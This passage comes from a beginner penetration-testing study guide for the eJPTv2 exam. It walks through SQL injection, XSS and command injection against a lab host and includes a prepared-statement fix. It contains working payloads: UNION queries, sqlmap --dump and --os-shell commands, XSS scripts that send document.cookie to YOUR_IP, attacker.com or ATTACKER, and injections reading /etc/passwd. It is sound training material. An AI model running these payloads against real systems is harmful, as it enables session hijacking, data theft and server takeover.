http://192.168.1.10/product.php?id=1' ORDER BY 1-- -  # Works
http://192.168.1.10/product.php?id=1' ORDER BY 4-- -  # Works
http://192.168.1.10/product.php?id=1' ORDER BY 5-- -  # Error!
```

There are 4 columns.

Step 3: Extract Database Name

```
http://192.168.1.10/product.php?id=1' UNION SELECT 1,database(),3,4-- -
```

Step 4: Get Table Names

```
http://192.168.1.10/product.php?id=1' UNION SELECT 1,table_name,3,4 FROM
    information_schema.tables WHERE table_schema=database()-- -
```

Automation with SQLMap

SQLMap is the automated SQL injection tool.

Basic Scan:

```
sqlmap -u "http://192.168.1.10/product.php?id=1" --batch
```

Dump the Entire Database:

```
sqlmap -u "http://192.168.1.10/product.php?id=1" --dump
```

Get an Interactive Shell:

```
sqlmap -u "http://192.168.1.10/product.php?id=1" --os-shell
```

SQLMap Can Crash Servers

Use `-batch` to auto-answer prompts and `-threads=1` to be gentle. NEVER use `-dump` on production systems without permission!

SQLMap Flags Explained

- `-u`: The target URL.
- `-batch`: Automatically answers "Yes" to all prompts (crucial for automation).
- `-dbs`: Lists the databases found.
- `-dump`: Extracts and displays the table data.
- `-os-shell`: Attempts to hack the operating system itself via the database.

SQLi Cheat Sheets

- PortSwigger SQL Injection Cheat Sheet (Syntax for MySQL, PostgreSQL, Oracle, etc.)

How to Fix It: Parameterized Queries

Defender's Note: To stop SQL Injection, never concatenate strings. Use "Prepared Statements."

```php
// BAD (Vulnerable)
$sql = "SELECT * FROM users WHERE id = " . $id;

// GOOD (Secure)
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = :id');
$stmt->execute(['id' => $id]);
```

This separates data from code, making injection impossible.

6.5.2 Cross-Site Scripting (XSS): Hijacking the Browser

The Concept: The Fake Note

Imagine you're in school, and someone slips a fake note into your backpack that says: "Give all your lunch money to the sender."

When you read it, you think it's from your teacher, so you obey!

That's XSS. An attacker injects malicious JavaScript into a website. When YOU visit that page, YOUR browser runs the attacker's code, thinking it's from the trusted website.

The Three Types of XSS

Type	Simple Explanation
Reflected XSS	The payload is in the URL. You click a malicious link, and it executes once.
Stored XSS	The payload is saved in the database (e.g., a comment). Everyone who views it gets attacked!
DOM-based XSS	The payload manipulates the webpage's JavaScript directly (advanced).

Step-by-Step Reflected XSS Attack

Scenario: You found a search page at `http://192.168.1.10/search.php`

Step 1: Test for XSS

In the search box, type: `<script>alert('XSS')</script>`

If you see a popup saying "XSS", the site is vulnerable!



Figure 12: Successful XSS popup in the browser

Step 2: Steal Cookies (Session Hijacking)

Create this payload:

```
<script>
document.location='http://YOUR_IP:8000/?c='+document.cookie
</script>
```

Step 3: Set Up Your Listener

```
python3 -m http.server 8000
```

Step 4: Send the Malicious Link

URL-encode your payload and send it to a victim. When they click, their cookie is sent to YOUR server!

Using Burp Decoder

In Burp Suite, go to the **Decoder** tab. Paste your payload and select **Encode as... URL**. This makes special characters web-safe.

Common XSS Payloads

```
<script>alert('XSS')</script>

<script>fetch('http://attacker.com/?c='+document.cookie)</script>

<img src=x onerror=alert('XSS')>

<ScRiPt>alert('XSS')</ScRiPt>
<script>alert(String.fromCharCode(88,83,83))</script>
```

6.5.3 Command Injection: When Input Becomes Code

The Concept

Similar to SQLi, but instead of database commands, you're injecting SYSTEM commands (like `whoami`, `ls`).

Scenario: A ping tool at `http://192.168.1.10/ping.php` lets you ping an IP address.

Normal Input: `8.8.8.8`

Malicious Input: `8.8.8.8; whoami`

The server executes:

```
ping -c 4 8.8.8.8; whoami
```

After pinging, it runs `whoami`!

Command Injection Characters

Character	What It Does
`;`	Runs commands sequentially
`&&`	Runs second command only if first succeeds
`||`	Runs second command only if first fails
`|`	Pipes output of first command to second
`` `command` ``	Executes command and injects output
`$(command)`	Same as backticks (modern syntax)

Example Payloads

```
8.8.8.8; ls -la
8.8.8.8 && cat /etc/passwd
8.8.8.8 | whoami
8.8.8.8 `whoami`
```

Advanced Injection Resources

For deeper study on all injection types:

- OWASP Command Injection Guide
- HackTricks: Command Injection

6.6 Hands-On Lab Challenge

Scenario: You are testing `http://192.168.1.10`

Your Mission:

- ☐ Use Gobuster to find hidden directories
- ☐ Test the login page for SQL injection
- ☐ Search for XSS vulnerabilities in input fields
- ☐ Upload a web shell if there's an upload function
- ☐ Document all findings with screenshots

Document Everything

For the eJPTv2 exam, take screenshots of:

- Command outputs (Gobuster, SQLMap, etc.)
- Burp Suite requests/responses
- Proof of exploitation (whoami output, database dumps)
- Browser showing successful attacks

These will help you answer the exam questions correctly!

A Quick Reference Cheatsheet

Essential Commands

Tool	Common Command
Gobuster	`gobuster dir -u <URL> -w <WORDLIST> -x php,txt,html`
WPScan	`wpscan -url <URL> -e u,vp -plugins-detection aggressive`
SQLMap	`sqlmap -u "<URL>" -batch -dbs`
Netcat	`nc -nvlp 4444` (Listener)
Python Server	`python3 -m http.server 80`

SQL Injection Payloads

- **Login Bypass:** `' OR 1=1- -`
- **Union Test:** `' UNION SELECT 1,2,3- -`
- **Version Check:** `' UNION SELECT @@version,2,3- -`

XSS Payloads

- **Basic Test:** `<script>alert(1)</script>`
- **Image Vector:** `<img src=x onerror=alert(1)>`
- **Cookie Steal:** `<script>fetch('http://ATTACKER/?c='+document.cookie)</script>`

Command Injection Payloads

- **Linux Separators:** `;`, `|`, `&&`, `||`
- **Test:** `; whoami` or `` `whoami` `` or `$(whoami)`

Burp Suite Hotkeys

- **Ctrl + R:** Send to Repeater
- **Ctrl + I:** Send to Intruder
- **Ctrl + Space:** Send Request (in Repeater)
- **Ctrl + U:** URL Decode

STAY TUNED FOR MORE

www.securityeagles.com

SECURITY EAGLES

FROM LEARNERS TO LEADERS